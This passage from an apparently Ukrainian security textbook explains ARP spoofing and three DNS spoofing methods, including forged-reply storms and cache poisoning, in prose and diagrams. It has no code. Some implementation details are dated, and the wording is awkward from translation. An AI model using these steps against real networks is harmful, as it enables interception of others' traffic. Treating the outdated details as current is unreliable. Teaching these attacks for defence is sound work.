Далі необхідно звернути увагу на те, що в маршрутизатора теж є ARP-таблиця, у якій утримується інформація про IP- і відповідні їм Ethernet-адреси всіх хостів із сегмента мережі, підключеного до маршрутизатора. Інформація в цю ARP-таблицю на маршрутизаторі також заноситься не вручну, а за допомогою протоколу ARP. Саме тому так легко в одному сегменті IP-мережі привласнити чужу IP-адресу: видати команду мережній ОС на установлення нової IP-адреси, потім звернутися в мережу – відразу ж буде надісланий широкомовний ARP-запит, і маршрутизатор, одержавши цей запит, автоматично обновить запис у своєї ARP-таблиці (поставити відповідно до чужої IP-адреси Ehternet-адресу вашої мережної карти), у результаті чого власник даної IP-адреси втратить зв'язок із зовнішнім світом (всі пакети, які адресуються на його колишню IP-адресу й ті, які будуть приходити на

маршрутизатор, направлятимуться атакуючим маршрутизатором на Ethernet-адресу). Однак деякі ОС аналізують всі передані мережею широкомовні ARP-запити.

Рис. 1.23. **Фаза атаки**

Тепер повернемося безпосередньо до описаної раніше схеми атаки "помилковий ARP-сервер". З аналізу механізмів адресації, описаних вище, стає зрозуміло, що пошуковий ARP-запит, крім атакуючого хоста, одержить і маршрутизатор, і в його таблиці з’явиться відповідний запис про IP- і Ethernet-адреси хоста, що атакується. Отже, коли на маршрутизатор прийде пакет, спрямований на IP-адресу хоста, що атакується, то він буде переданий не на помилковий ARP-сервер, а безпосередньо на хост. При цьому схема передачі пакетів у цьому випадку буде наступна:

атакований хост передає пакети на помилковий ARP-сервер;

помилковий ARP-сервер передає прийнятий від атакованого хоста пакет на маршрутизатор;

маршрутизатор, у випадку одержання відповіді на переданий запит, передає його безпосередньо на атакований хост, обминаючи помилковий ARP-сервер.

У цьому випадку остання фаза, пов'язана з "прийомом, аналізом, впливом і передачею пакетів обміну" між атакованим хостом і, наприклад, маршрутизатором, буде проходити вже не в режимі повного перехоплення пакетів помилковим сервером (мостова схема), а в режимі "напівперехоплення" (петльова схема). Дійсно, у режимі повного перехоплення маршрут всіх пакетів, що відправляються як в одну, так і в іншу сторони, обов'язково проходить через помилковий сервер-міст; а в

режимі "напівперехоплення" маршрут пакетів утворить петлю, яку можна побачити на рис. 1.24.




Рис. 1.24. **Фаза прийому, аналізу, дії й передачі перехопленої інформації на підставному ARP-сервері**

Досить нескладно придумати декілька способів, що дозволяють функціонувати помилковому ARP-серверу за мостовою схемою перехоплення (повне перехоплення). Наприклад, можна, одержавши ARP-запит, самому послати такий же запит і привласнити собі дану IP-адресу (однак у цьому випадку помилковому ARP-серверу не вдасться залишитися непоміченим, то деякі мережні ОС, перехопивши цей запит, видадуть попередження про використання їх IP-адреси). Інший, значно кращий спосіб: надіслати ARP-запит, зазначивши як свою IP-адресу будь-яку вільну у даному сегменті IP-адресу, і надалі сповісти про роботу з даної IP-адреси як з маршрутизатором, так і з "обманутими" хостами (до речі, це типова proxy-схема).

На закінчення необхідно показати, як різні мережні ОС використовують ARP-протокол для зміни інформації у своїх ARP-таблицях. При дослідженні різних мережних ОС з'ясувалося, що в ОС Linux 1.2.8 при адресації до хосту, що перебуває в одній підмережі з даним хостом, за відсутності в ARP-таблиці відповідного запису про Ethernet-адресу передається ARP-запит і за наступних звертань до даного хосту посилання ARP-запиту не відбувається. В SunOS 5.3 при кожному новому звертанні до хосту відбувається передача ARP-запиту, і, отже, ARP-таблиця динамічно оновлюється. ОС Windows при звертанні

до хостів, з погляду використання протоколу ARP, поводиться так само, як і ОС Linux, за винятком того, що ця ОС щохвилини посилає ARP-запит про Ethernet-адресу маршрутизатора (мабуть, програмісти фірми Microsoft уважали, що маршрутизатор може постійно змінювати свою Ethernet-адресу), і в результаті протягом декількох хвилин вся локальна мережа з Windows з легкістю проглядається за допомогою помилкового ARP-сервера. Що стосується Windows NT 4.0, то експерименти показали, що там також використовується динамічно змінювана ARP-таблиця й ARP-запити про Ethernet-адресу маршрутизатора і передаються з періодичністю близько 10 хвилин.

Чи вдасться здійснити дану ВА на UNIX-сумісну ОС, захищену за класом В1 (мандатні й дискретна мережна політики розмежування доступу плюс спеціальна схема функціонування SUID/SGID процесів), установлену на двопроцесорній ЕОМ. Ця система є одним із кращих у світі повнофункціональних файерволів. Отже, у процесі аналізу захищеності цього файерволу щодо ВА, здійснюваних каналами зв'язку, при його тестуванні з'ясувалося, що у випадку базової конфігурації ОС ця система також проглядається помилковим ARP-сервером.

Таким чином зазначимо, що, по-перше, причина успіху даної ВА криється не стільки в Internet, скільки в широкомовному середовищі Ethernet і, по-друге, очевидно, що ця ВА є внутрішньосегментною й тому становить для вас загрозу тільки у випадку знаходження хакера усередині вашого сегмента мережі. Однак, як відомо зі статистики порушень ІБ КС, більшість зломів мереж, що відбулися, здійснювались зсередини власними співробітниками – інсайдерами. Причини цього зрозумілі. Як підкреслювалося раніше, здійснити внутрішньосегментну ВА значно лег-ше, ніж міжсегментну. Крім того, практично всі організації мають ЛКС (у тому числі й IP-мережі), хоча далеко не всі ЛКС підключені до Internet. Це пояснюється як міркуваннями ІБ, так і необхідністю такого підключення для організації. І, нарешті, співробітникам організації, що знають тонкощі своєї внутрішньої КС, набагато легше здійснити злом, ніж кому-небудь іншому. Тому адміністраторам ІБ не можна недооцінювати дану ВА, навіть якщо її джерело перебуває усередині їх локальної IP-мережі.

Підставний DNS-сервер у мережі Internet

Для звертання до хостів у мережі Internet використовуються IP-адреси, що унікально ідентифікують кожен мережний комп'ютер у

мережі. Однак для користувачів застосування IP-адрес при звертанні до хостів є не занадто зручним і далеко не найнаочнішим.

На початку зародження Internet для зручності користувачів було ухвалено рішення надати всім комп'ютерам у мережі імена. Використання імен дозволяє користувачеві краще орієнтуватися в кіберпросторі мережі Internet – для користувача легше запам'ятати, наприклад, ім'я **www.ferrari.it**, ніж ланцюжок IP-адреси. Використання в Internet зрозумілих мнемонічних імен призвело до виникнення проблеми перетворення імен в IP-адреси. На етапі раннього розвитку Internet, коли в мережу була об'єднана невелика кількість комп'ютерів, **NIC (Network Information Center)**, для вирішення проблеми перетворення імен в адреси було створено спеціальний файл (hosts file), у який вносилися імена й відповідні їм IP-адреси всіх хостів у мережі. Даний файл регулярно обновлявся й поширювався по всій мережі. Але, у міру розвитку Internet, число об'єд-наних у мережу хостів збільшувалося, і дана схема ставала усе менш працездатною. Тому була створена нова система перетворення імен, що дозволяє користувачеві у випадку відсутності в нього інформації про відповідність імен і IP-адрес одержати необхідні відомості від найближчого інформаційно-пошукового сервера (ІПС). Ця система одержала назву доменної системи імен – **DNS (Domain Name System)**.

З метою реалізації DNS був створений спеціальний мережний протокол DNS, для забезпечення ефективної роботи якого в мережі створюються спеціальні виділені ІПС-сервери. Розглянемо DNS-алгоритм віддаленого пошуку IP-адреси за іменем у мережі Internet:

хост посилає на IP-адресу найближчого DNS-сервера (він установлюється при настроюванні мережною ОС) DNS-запит, у якому вказує ім'я сервера, IP-адресу якого необхідно знайти;

DNS-сервер, одержавши запит, переглядає свою базу імен на наявність у ній зазначеного в запиті імені. У випадку, якщо ім'я знайдене, а, отже, знайдена і відповідна йому IP-адреса, то на що запросив хост DNS-сервер відправляє DNS-відповідь, у якому вказує шукану IP-адресу. У випадку, якщо зазначене в запиті ім'я DNS-сервер не виявив у своїй базі імен, то DNS-запит відсилається DNS-сервером на один із кореневих DNS-серверів, адреси яких утримуються у файлі настроювань DNS-сервера root.cache, і описана в цьому пункті процедура повторюється, поки ім'я не буде знайдено.

Аналізуючи з погляду ІБ вразливість цієї схеми віддаленого пошуку за допомогою протоколу DNS, можна зробити висновок про можливість здійснення в мережі, що використовує протокол DNS, типову ВА "помилковий об'єкт КС". Практичні вишукування й критичний аналіз ІБ служби DNS дозволяють запропонувати *три можливих варіанти ВА.*

1. Впровадження в мережу Internet помилкового DNS-сервера шляхом перехоплення DNS-запиту.

У цьому випадку це ВА на базі стандартної типової ВА, пов'язаної з очікуванням пошукового DNS-запиту.

По-перше, за замовчуванням служба DNS функціонує на базі протоколу UDP (хоча можливе й використання протоколу TCP), що природно, робить її менш захищеною, тому що протокол UDP на відміну від TCP взагалі не передбачає засобів ідентифікації повідомлень. Для того щоб перейти від UDP до TCP, адміністраторові DNS-сервера необхідно дуже серйозно вивчити документацію. І тільки в тому випадку, якщо їй прийде спеціальна відповідь від DNS-сервера, мережна ОС відішле DNS-запит з використанням TCP.

По-друге, значення поля "порт відправника" в UDP-пакеті спочатку приймає значення 1023 і збільшується з кожним переданим DNS-запитом.

По-третє, значення ідентифікатора (ID) DNS-запиту залежить від конкретного мережного додатка, що виробляє DNS-запит. Експерименти показали, що у випадку передачі запиту з оболонки командного інтерпретатора (SHELL) ОС Linux і Windows це значення завжди дорівнює одиниці. Якщо запит передається безпосередньо DNS-сервером, то сервер збільшує це значення ідентифікатора на одиницю з кожним знову переданим запитом.

Для реалізації атаки шляхом перехоплення DNS-запиту атакуючому необхідно перехопити DNS-запит, вилучити з нього номер UDP-порту відправника запиту, двобайтове значення ID-ідентифікатора DNS-запиту та шукане ім'я й потім відіслати помилковий DNS-відповідь на вилучений із DNS-запиту UDP-порт, у якому вказати як шукану IP-адресу справжню IP-адресу помилкового DNS-сервера. Це дозволить надалі повністю перехопити трафік між хостом, що атакується і сервером та активно впливати на нього. Розглянемо узагальнену схему роботи помилкового DNS-сервера (рис. 1.25 – 1.27):

очікування DNS-запиту;

добування з отриманого запиту необхідних відомостей і передача мережею, на що запросив хост, помилкові DNS-відповіді, від імені (з IP-адреси) сьогодення DNS-сервера, у якому вказується IP-адреса помилкового DNS-сервера;

у випадку одержання пакета від хоста, зміна в IP-заголовку пакета його IP-адреси на IP-адресу помилкового DNS-сервера й передача пакета на сервер (помилковий DNS-сервер веде роботу із сервером від свого імені);

у випадку одержання пакета від сервера, зміна в IP-заголовку пакета його IP-адреси на IP-адресу помилкового DNS-сервера й передача пакета на хост (для хоста помилковий DNS-сервер і є справжній сервер).




Рис. 1.25. **Функціональна схема підставного DNS-сервера. Фаза очікування хакером DNS-запиту (він знаходиться на ХА1 або на ХА2)**

Необхідною умовою здійснення ВА є перехоплення DNS-запиту. Це можливо тільки у випадку, якщо атакуючий перебуває або на шляху основного трафіка, або в сегменті сьогодення DNS-сервера. Виконання однієї із цих умов робить подібну ВА важко здійсненною на практиці (потрапити в сегмент DNS-сервера й тим більше в міжсегментний канал зв'язку атакуючому, швидше за все, не вдасться). Однак у випадку виконання цих умов, можливо здійснити ***міжсегментну*** ВА на мережу Internet.




Рис. 1.26. **Фаза передачі атакуючим підставної відповіді DNS-сервера**




Рис. 1.27. **Фаза прийому, аналізу, дії та передачі перехопленої інформації на підставному сервері**

Аксіома 1.4. У випадку, коли FTP-клієнт на хості підключався до віддаленого FTP-сервера через помилковий DNS-сервер, виявлялося, що щоразу після видачі користувачем прикладної команди FTP (наприклад, ls, get, put і т.д.) FTP-клієнт здійснював команду PORT, що полягала в передачі на FTP-сервер у поле даних TCP-пакета номера порту й IP-адреси клієнтського хоста (особливий зміст у цих діях важко знайти – навіщо щоразу передавати на FTP-сервер IP-адресу клієнта).

Це приводило до того, що, якщо на помилковому DNS-сервері не змінити передану IP-адресу в поле даних TCP-пакета й передати цей пакет на FTP-сервер за звичайною схемою, то наступний пакет буде переданий FTP-сервером на хост FTP-клієнта, обминаючи помилковий DNS-сервер, і, що найцікавіше, цей пакет буде сприйнятий як нормальний пакет, і надалі помилковий DNS-сервер втратить контроль над трафіком між FTP-сервером і FTP-клієнтом. Це пов'язано з тим, що звичайний FTP-сервер не передбачає жодної додаткової ідентифікації FTP-клієнта, а перекладає всі проблеми ідентифікації пакетів і з'єднання на більш низький рівень – рівень TCP (транспортний).

2. Впровадження в мережу Internet підставного сервера шляхом створення спрямованого "шторму" помилкових DNS-відповідей на хост, що атакується.

У цьому випадку хакер здійснює постійну передачу на хост, що атакується, заздалегідь підготовленої помилкової DNS-відповіді від імені сьогодення DNS-сервера без *прийому DNS-запиту*, створюючи в мережі спрямований "шторм" помилкових DNS-відповідей. Це можливо, тому що зазвичай для передачі DNS-запиту використовується протокол UDP, у якому відсутній засіб ідентифікації пакетів. Єдиними критеріями, пропонованими мережній ОС хоста до отриманого від DNS-сервера відповіді, є, по-перше, збіг IP-адреси відправника відповіді з IP-адресою DNS-сервера; по-друге, щоб в DNS-відповіді було зазначено те ж ім'я, що й в DNS-запиті, по-третє, DNS-відповідь повиненна бути спрямована на той же UDP-порт, з якого був відісланий DNS-запит (у цьому випадку це пер-ша проблема для атакуючого), і, по-четверте, в DNS-відповіді поле ідентифікатора запиту в заголовку DNS (ID) повинне містити те ж значення, що й у переданому DNS-запиті (а це друга проблема).

Через те, що атакуючий не має можливості перехопити DNS-запит, то основну проблему для нього становить номер UDP-порту, з якого був відісланий запит. Однак номер порту відправника приймає обмежений набір значень (≥ 1023) і, тому, що атакує, досить діяти простим перебором, направляючи помилкові відповіді на відповідний перелік портів.

Для здійснення ВА атакуючому необхідно вибрати хост (наприклад, ***top.secret.ua***), маршрут до якого потрібно змінити так, щоб він проходив через помилковий сервер – хост хакера. Це досягається постійною передачею атакуючих помилкових DNS-відповідей хосту тому,

що атакується, від імені сьогодення DNS-сервера на відповідні UDP-порти. У цих помилкових DNS-відповідях вказується як IP-адреса хоста ***top.secret.ua*** *IP-адреса* атакуючого. Далі атака розвивається за наступною схемою. Як тільки хост звернеться на ім'я до хоста ***top.secret.ua***, то від даного хоста в мережу буде переданий DNS-запит, якого атакуючий ніколи не одержить, але цього йому й не потрібно, тому що на хост відразу ж надійде постійно передана помилкова DNS-відповідь, це й буде сприйнято ОС хоста, що атакується, як справжня відповідь від DNS-сервера. Атака відбулася, і атакований хост буде передавати всі пакети, призначені для ***top.secret.ua***, на IP-адресу хоста атакуючого, котрий, у свою чергу, буде переправляти їх на ***top.secret.ua***. Розглянемо функціональну схему запропонованої ВА на службу DNS (рис. 1.28 – 2.30).




Рис. 1.28. **Впровадження в Internet підставного сервера шляхом створення спрямованого "шторму" помилкових DNS-відповідей на хост, що атакується. Атакуючий створює направлений "шторм" помилкових DNS-відповідей на хост 1**

Постійна передача атакуючим помилкових DNS-відповідей на хост, що атакується, на різні UDP-порти й, можливо, з різними ID, від імені (з IP-адреси) сьогодення DNS-сервера із зазначенням імені, що цікавить хоста і його помилкової IP-адреси, якою буде IP-адреса помилкового сервера – хоста атакуючого.

У випадку одержання пакета від хоста відбувається заміна в IP-заголовку пакета його IP-адреси на IP-адресу атакуючого й передача

пакета на сервер (тобто помилковий сервер веде роботу із сервером від свого імені – зі своєї IP-адреси).

Рис. 1.29. **Хост 1 посилає DNS-запит і негайно отримує помилкову DNS-відповідь**




Рис. 1.30. **Фаза прийому, аналізу, дії та передачі перехопленої інформації на підставному сервері**

У випадку одержання пакета від сервера відбувається заміна в IP-заголовку пакета його IP-адреси на IP-адресу помилкового сервера й передача пакета на хост (помилковий сервер – справжній сервер).

Таким чином, реалізація ВА, що використовує прогалини в безпеці служби DNS, дозволяє з будь-якої точки мережі Internet порушити маршрутизацію між двома заданими об'єктами (хостами)! Дана ВА

здійснюється міжсегментно стосовно мети атаки й загрожує безпеці будь-якого хоста Internet, що використовує службу DNS.

3. Впровадження в мережу Internet помилкового сервера шляхом перехоплення DNS-запиту або створення спрямованого "шторму" помилкових DNS-відповідей, на що атакується DNS-сервер.

Зі схеми віддаленого DNS-пошуку видно, що в тому випадку, якщо зазначене в запиті ім'я DNS-сервер не виявив у своїй базі імен, то запит відсилається сервером на один із кореневих DNS-серверів, адреси яких утримуються у файлі настроювань сервера root.cache. У цьому випадку він сам, пересилаючи запит далі, є ініціатором віддаленого DNS-пошуку. Тому ніщо не заважає атакуючому, діючи описаними в попередніх пунктах методами, *перенести свій удар безпосередньо на DNS-сервер*. Як мета атаки тепер буде виступати не хост, а DNS-сервер, і помилкові DNS-відповіді будуть направлятися атакуючим від імені кореневого DNS-сервера, що атакується.

При цьому важливо враховувати наступну особливість роботи DNS-сервера. Для прискорення роботи кожен DNS-сервер кешує в області пам'яті свою таблицю відповідності імен і IP-адрес хостів. У тому числі в кеш заноситься динамічно змінювана інформація про імена й IP-адреси хостів, знайдених у процесі функціонування DNS-сервера, а саме: якщо DNS-сервер, одержавши запит, не знаходить у себе в кеш-таблиці відповідного запису, він пересилає відповідь на наступний сервер і, одержавши відповідь, заносить знайдені відомості в кеш-таблицю. Таким чином, при одержанні наступного запиту DNS-сервера вже не потрібно вести віддалений пошук, тому що необхідні відомості перебувають у нього в кеш-таблиці.

Аксіома 1.5. З аналізу схеми віддаленого DNS-пошуку стає зрозуміло, що якщо у відповідь на запит від DNS-сервера атакуючий направить помилкову DNS-відповідь, то в кеш-таблиці сервера з'явиться відповідний запис із неправдивими відомостями. Надалі всі хости, що звернулися до даного DNS-сервера, будуть дезінформовані, і при звертанні до хосту, маршрут до якого атакуючий вирішив змінити, зв'язок з ним буде здійснюватися через хост хакера за схемою "Помилковий об'єкт КС"! І, що гірше за все, із часом ця помилкова інформація, що потрапила в кеш DNS-сервера, буде поширюватися на сусідні DNS-

сервери вищих рівнів, а отже, усе більше хостів в Internet будуть дезінформовані й атаковані!

Очевидно, що у випадку, якщо атакуючий не може перехопити DNS-запит від DNS-сервера, то для реалізації атаки йому необхідний "шторм" помилкових DNS-відповідей, спрямований на DNS-сервер. При цьому виникає проблема, відмінна від проблеми підбору портів у випадку атаки, спрямованої на хост. Як відомо, DNS-сервер, надсилаючи запит на інший DNS-сервер, ідентифікує цей запит двобайтовим значенням (ID). Це значення збільшується на одиницю з кожним переданим запитом. Довідатися атакуючим поточного значення ідентифікатора DNS-запиту не є можливим. Тому запропонувати що-небудь, крім перебору 2^{16} можливих значень ID, досить складно. Зате зникає проблема перебору портів, тому що всі DNS-запити передаються DNS-сервером на 53 порт.

Тоді ця атака з великою ймовірністю буде мати успіх практично відразу після початку її здійснення (рис. 1.31 – 1.34).




Рис. 1.31. **Впровадження в Internet підставного сервера шляхом створення направленого "шторму" помилкових DNS-відповідей на DNS-сервер, що атакується**

